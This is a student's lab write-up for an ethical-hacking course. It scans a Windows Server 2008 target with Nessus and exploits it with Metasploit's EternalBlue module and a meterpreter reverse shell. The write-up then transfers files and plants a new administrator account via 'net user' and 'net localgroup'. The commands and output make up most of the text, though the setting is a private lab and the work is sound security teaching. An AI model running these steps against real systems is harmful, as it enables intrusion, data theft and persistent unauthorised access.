

Assignment 4 - Ethical Hacking

Dylan Anderson

01172654

Task A

The screenshot shows the Nessus Essentials web interface in a Mozilla Firefox browser. The URL is <https://localhost:8834/#/scans/reports/9/vulnerabilities/group/125313>. The interface displays a scan report for 'ws 2008 / Microsoft Windows (Multiple Issues)'. The left sidebar shows the 'FOLDERS' section with 'My Scans', 'All Scans', and 'Trash'. The 'RESOURCES' section includes 'Policies', 'Plugin Rules', and 'Scanners'. The 'TENABLE' section includes 'Community' and 'Research'. The main content area shows a table of vulnerabilities with columns for 'Sev', 'Name', 'Family', and 'Count'. There are 8 vulnerabilities listed, with 5 marked as 'CRITICAL'. The right sidebar shows 'Scan Details' and a 'Vulnerabilities' donut chart.


Sev	Name	Family	Count
CRITICAL	Microsoft RDP RCE (CV...	Windows	1
CRITICAL	MS14-066: Vulnerability I...	Windows	1
CRITICAL	MS15-034: Vulnerability I...	Windows	1
CRITICAL	MS17-010: Security Upda...	Windows	1
CRITICAL	Unsupported Windows O...	Windows	1
HIGH	MS12-020: Vulnerabilities...	Windows	1
MEDIUM	MS12-073: Vulnerabilities...	Windows	1
INFO	Microsoft Windows NTLM...	Windows	1

Scan Details

- Policy: Advanced
- Status: Completed
- Scanner: Local Scan
- Start: Today at 3
- End: Today at 3
- Elapsed: 9 minutes

Vulnerabilities


1. I used nessus to scan and find all 5 critical security issues in WS 2008 (192.168.10.11)



2. I picked MS15-034 as my security exploit

3. MS15-034 works by exploiting HTTP.sys to allow for remote code execution. This is done by an integer overflow in the HTTP stack due to improper parsing of HTTP requests. Can be configured on port 80/tcp/www.

Task B



```
root@CS2APenTest: ~  
File Edit View Search Terminal Help  
Exploit target:  
-- --  
Id Name  
-- --  
0 Windows 7 and Server 2008 R2 (x64) All Service Packs  
  
msf5 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 192.168.217.3  
LHOST => 192.168.217.3  
msf5 exploit(windows/smb/ms17_010_eternalblue) > set LPORT 30123  
LPORT => 30123  
msf5 exploit(windows/smb/ms17_010_eternalblue) > show options  
  
Module options (exploit/windows/smb/ms17_010_eternalblue):  



| Name          | Current Setting | Required | Description                                             |
|---------------|-----------------|----------|---------------------------------------------------------|
| RHOSTS        | 192.168.10.11   | yes      | The target address range or CIDR identifier             |
| RPORT         | 445             | yes      | The target port (TCP)                                   |
| SMBDomain     | .               | no       | (Optional) The Windows domain to use for authentication |
| SMBPass       |                 | no       | (Optional) The password for the specified username      |
| SMBUser       |                 | no       | (Optional) The username to authenticate as              |
| VERIFY_ARCH   | true            | yes      | Check if remote architecture matches exploit Target.    |
| VERIFY_TARGET | true            | yes      | Check if remote OS matches exploit Target.              |

  
Payload options (windows/x64/meterpreter/reverse_tcp):  


| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | thread          | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 192.168.217.3   | yes      | The listen address (an interface may be specified)        |
| LPORT    | 30123           | yes      | The listen port                                           |

  
Exploit target:  
-- --  
Id Name  
-- --  
0 Windows 7 and Server 2008 R2 (x64) All Service Packs  
  
msf5 exploit(windows/smb/ms17_010_eternalblue) >
```

1. In this image I've set up ms17_010_eternalblue with a reverse_tcp shell as the exploit and payload. I've also set the listening port to 30123




```
meterpreter > background  
[*] Backgrounding session 2...  
msf5 exploit(windows/smb/ms17_010_eternalblue) > sessions  
  
Active sessions  
=====
```

Id	Name	Type	Information	Connection
2		meterpreter x64/windows	NT AUTHORITY\SYSTEM @ W2008R2	192.168.217.3:30123 -> 192.168.217.2:5759 (192.168.10.11)

```
msf5 exploit(windows/smb/ms17_010_eternalblue) >
```

2. I've used the background command inside of meterpreter and then the sessions command to display active sessions

Task C



```
meterpreter > upload /root/IMadeIT-Dande037.txt
[*] uploading : /root/IMadeIT-Dande037.txt -> IMadeIT-Dande037.txt
[*] Uploaded 28.00 B of 28.00 B (100.0%): /root/IMadeIT-Dande037.txt -> IMadeIT-Dande037.txt
[*] uploaded  : /root/IMadeIT-Dande037.txt -> IMadeIT-Dande037.txt
```

2. In this image I uploaded a file from Kali into Windows Server 2008 using the upload command.

```
meterpreter > download C:/inetpub/ftproot
[*] downloading: C:/inetpub/ftproot/YouMadeIt.txt.txt -> ftproot/YouMadeIt.txt.txt
[*] download    : C:/inetpub/ftproot/YouMadeIt.txt.txt -> ftproot/YouMadeIt.txt.txt
```

3. In this image I downloaded the file YouMadeIt.txt from the C:/inetpub/ftproot/ directory using the download command

```
meterpreter > shell
Process 2280 created.
Channel 3 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.


C:\Windows\system32>net user Dande037 password /add
net user Dande037 password /add
The password does not meet the password policy requirements. Check the minimum password length, password complexity and
password history requirements.

More help is available by typing NET HELPMSG 2245.

C:\Windows\system32>net user Dande037 p@ssw0rd /add
net user Dande037 p@ssw0rd /add
The command completed successfully.

C:\Windows\system32>net localgroup administrators Dande037 /add
net localgroup administrators Dande037 /add
The command completed successfully.
```

4. In this image I accessed the windows command prompt using the shell command, added a new user “Dande037 (my midas)” then added that user to the administrators local group.



5. In this image I remote desktop to the malicious user in WS 2008 and browsed the YouMadeIt.txt file from another user.